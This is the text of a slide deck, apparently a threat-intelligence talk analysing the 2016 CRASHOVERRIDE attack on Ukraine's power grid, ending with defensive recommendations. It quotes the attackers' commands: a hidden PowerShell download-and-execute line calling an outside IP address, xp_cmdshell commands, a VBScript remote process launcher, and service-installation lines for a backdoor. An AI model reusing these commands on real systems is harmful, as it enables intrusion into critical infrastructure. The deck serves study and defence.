
• Event Background
• Initial Intrusion
• ICS Effects
• Conclusions
• First (only?) publicly-known malware
targeting grid operations
• Designed to:
• Disrupt grid operations
• Impede grid recovery

• 17 Dec 2016, 23:53 Local Time:
• Ukrenergo substation de-
energizes
• Resulted in outage for
service area
• Utility transferred into
manual mode
• Began restoring power in 30
minutes

• Event was seemingly well-documented…
• Critical questions unanswered:
• Penetration of ICS network
• In-depth evaluation of ICS capability
• Context to build up layered defense

• No ICS-specific malware deployed
• Attack was manual in nature:
• Adversary established remote access
to engineering workstation
• Manipulated controls to produce
effect

• Significant alteration in tradecraft
• Attack leveraged ICS-specific malware
• Codifies specialist knowledge in
software
• Enables operations to scale

• Precise methodology unknown
• Large-scale phishing events in Ukraine
in January 2016
• First definite indications of activity
within network: October 2016

• Adversary begins manipulating ICS
network devices 01 December 2016
• Creates attacker-controlled accounts:
• Admin
• Система (‘System’)
• Attempts remote access to multiple
systems with credentials

• Environment contained 3 MS-SQL
servers
• Connected to production equipment
• Likely serving as data historians within
the victim environment
• First accessed on 12 December 2016

• Subsequent activity focuses on using
SQL Servers to interact with
environment
• Extensive use of MS-SQL commands for
command execution:
EXEC xp_cmdshell <command>

EXEC xp_cmdshell 'net use L:
<TargetIP>$C <Password>
/USER:<Domain><User>’;
EXEC xp_cmdshell 'move
C:Deltam32.txt C:Deltam32.exe’;
EXEC xp_cmdshell 'netstat -an';

• Use of Mimikatz for credential capture
• Two variants:
• Compiled version of Github repo
• Same, but UPX packed
• Credential capture and re-use critical to
intrusion

• Once within network and possessing
credentials:
• File movement utilized NET utilities
• Captured credentials allowed for
remote access and file copying

• XP_CMDSHELL used for code execution
on SQL Servers
• Code execution on other devices
leveraged various remote means:
• Scripts
• PSExec

• Use of custom BAT scripts:
• Process execution
• System survey and recon
• Attack pre-positioning
• General avoidance of malware

powershell.exe -nop -w hidden -c $l=new-
object
net.webclient;$l.proxy=[Net.WebRequest]::Ge
tSystemWebProxy();$l.Proxy.Credentials=[Net
.CredentialCache]::DefaultCredentials;IEX
$l.downloadstring('http://188.42.253.43:880
1/msupdate');

Function RunRemoteProcess(Command)
Set objStartup =
objSWbemServices.Get("Win32_ProcessStartup")
Set objConfig = objStartup.SpawnInstance_
objConfig.ShowWindow = 0
Set objProcess = objSWbemServices.Get("Win32_Process")
strCmd = "cmd.exe /c " & Command & " >> " & GetReportFile()
intReturn = objProcess.Create(strCmd, Null, objConfig,
intProcessID)
If intReturn <> 0 Then
Wscript.Echo "Process could not be created." & _
vbNewLine & "Command line: " & strCmd & _
vbNewLine & "Return value: " & intReturn
RunRemoteProcess = 2
Exit Function

cscript C:Backinfoufn.vbs <TargetIP 1> "C:BackinfoImapiService.exe"
"C:Deltasvchost.exe"
cscript C:Backinfoufn.vbs <TargetIP 1> "C:Backinfo104.dll" "C:Delta104.dll"
cscript C:Backinfoufn.vbs <TargetIP 1> "C:Backinfo140.ini" "C:Delta104.ini"
cscript C:Backinfoufn.vbs <TargetIP 1> "C:Backinfohaslo.dat" "C:Deltahaslo.dat"
cscript C:Backinfosqlc.vbs <TargetIP 1> "-c" "dir C:Delta"
cscript C:Backinfoufn.vbs <TargetIP 2> "C:BackinfoImapiService.exe"
"C:Deltasvchost.exe"
cscript C:Backinfoufn.vbs <TargetIP 2> "C:Backinfo104.dll" "C:Delta104.dll"
cscript C:Backinfoufn.vbs <TargetIP 2> "C:Backinfo128.ini" "C:Delta104.ini"
cscript C:Backinfoufn.vbs <TargetIP 2> "C:Backinfohaslo.dat" "C:Deltahaslo.dat"
cscript C:Backinfosqlc.vbs <TargetIP 2> "-c" "dir C:Delta"
cscript C:Backinfoufn.vbs <TargetIP 3> "C:Backinfodefragsvc.exe"
"C:D2svchost.exe"
cscript C:Backinfoufn.vbs <TargetIP 3> "C:Backinfo104.dll" "C:D2104.dll"
cscript C:Backinfoufn.vbs <TargetIP 3> "C:Backinfo5.ini" "C:D2104.ini"
cscript C:Backinfoufn.vbs <TargetIP 3> "C:Backinfohaslo.dat" "C:D2haslo.dat"
cscript C:Backinfosqlc.vbs <TargetIP 3> "-c" "dir C:D2"

• Little to no use of obfuscation
• Scripts are clearly written, functionality
easily understood
• With visibility, easy to detect

• Extensive use of Windows Sysinternals
PSExec utility
• However:
• Used an older version – 2.11
• Released April 2014
• Latest version at time of attack was
2.2


• Designed and deployed a custom
backdoor
• Unnecessary given observed events
• Provides basic RAT functionality
• No built-in information gathering/exfil
capability

• Backdoor compiled and deployed long
after network intrusion
• Capabilities provided already included
in TTPs covered previously
• Purpose for deployment unknown

• Deployment based on prior steps
• Deploy via XP_CMDSHELL from SQL
servers
• Use credentials to remotely copy files
• Scripted remote process execution to
launch payloads

cscript C:Backinfosqlc.vbs <TargetIP 1> "-c" "sc config
ImapiService binPath= 'C:Deltasvchost.exe C:Delta
104.dll 104.ini' start= auto && sc start ImapiService"
cscript C:Backinfosqlc.vbs <TargetIP 2> "-c" "sc config
ImapiService binPath= 'C:Deltasvchost.exe C:Delta
104.dll 104.ini' start= auto && sc start ImapiService"
cscript C:Backinfosqlc.vbs <TargetIP 3> "-c" "sc config
defragsvc binPath= 'C:D2svchost.exe C:D2 104.dll
104.ini' start= auto && sc start defragsvc"



• CRASHOVERRIDE execution starts with a
dedicated launcher EXE
• One stand-alone exception
• Serves to:
• Initiate payload, manage execution
• Clean up and terminate

• Four modules targeting different ICS
communication protocols:
• IEC-101
• IEC-104
• IEC-61850
• OPC
• Different modules, but similar purpose
• Goal:
• Manipulate breakers and switch gear
• Interrupt power distribution
• Basically: turn things on/off
(open/closed)
• Configuration files for some payloads
indicate 80+ targets
• Log file results indicate over 100
potential targets
• Manual operations would not work for
this level of impact


[*ServerName: ABB.IEC61850_OPC_DA_Server.Instance[3].1*]
[State: After ON]
OPCItem name : WA1AA1E1Q04A117REC_OKT2SCSWI10PosstVal
Quality: 192 value: 1
OPCItem name : WA1AA1E1Q04A117REC_OKT2SCSWI11PosstVal
Quality: 192 value: 1
OPCItem name : WA1AA1E1Q04A117REC_OKT2SCSWI12PosstVal
Quality: 192 value: 1
OPCItem name : WA1AA1E1Q04A117REC_OKT2SCSWI1PosstVal
Quality: 192 value: 2
OPCItem name : WA1AA1E1Q04A117REC_OKT2SCSWI2PosstVal
Quality: 192 value: 1
OPCItem name : WA1AA1E1Q04A117REC_OKT2SCSWI3PosstVal
Quality: 192 value: 2
OPCItem name : WA1AA1E1Q04A117REC_OKT2SCSWI4PosstVal
Quality: 192 value: 1
OPCItem name : WA1AA1E1Q04A117REC_OKT2SCSWI7PosstVal
Quality: 192 value: 2
• Following grid impact, CRASHOVERRIDE
moves to a new destructive stage
• After a hard-coded wait time:
• Destructive component launched
• Specified in launcher component

Registry
•Zeroes registry key
ImagePath for
critical services
•Makes system
unbootable
Files
•Erases ICS
configuration files
•Erases other file
extensions
Kills
Processes
• Kill the machine
• Finally – a denial of service stand-alone
identified
• Targets a Siemens SIPROTEC
vulnerability from 2015:
• CVE-2015-5374
• DoS via specially-crafted packet to UDP
50000

• EXE created with hard-coded target IP
addresses
• Only useful in the target environment
• BUT:
• Improper byte conversion applied for IP
addresses
• Results in IPs shifted in reverse when
setting up sockets


• CRASHOVERRIDE attack part of a long-
running intrusion
• Attack avoided “malware” until final stages
• Primary use of native system utilities and
credential capture

• CRASHOVERRIDE provides an attack
framework
• BUT – exact attack will not be replicated
• Instead:
• Attack methodology will be re-used
• Underlying behaviors will maintain
similarity

Prevention
• Protect Logon Info
• Isolate and Segregate
Networks
Detection
• Improve Host Visibility in ICS
• Use Network Visibility to Detect Lateral
Movement
Mitigation
• Implement Bastion Hosts
• Structure Defense to Respond Earlier
in Kill Chain
Recovery
• Develop and Rehearse Response
Plans
• Secure Storage of Backup Project Files
Anatomy of an Attack: Detecting and Defeating CRASHOVERRIDE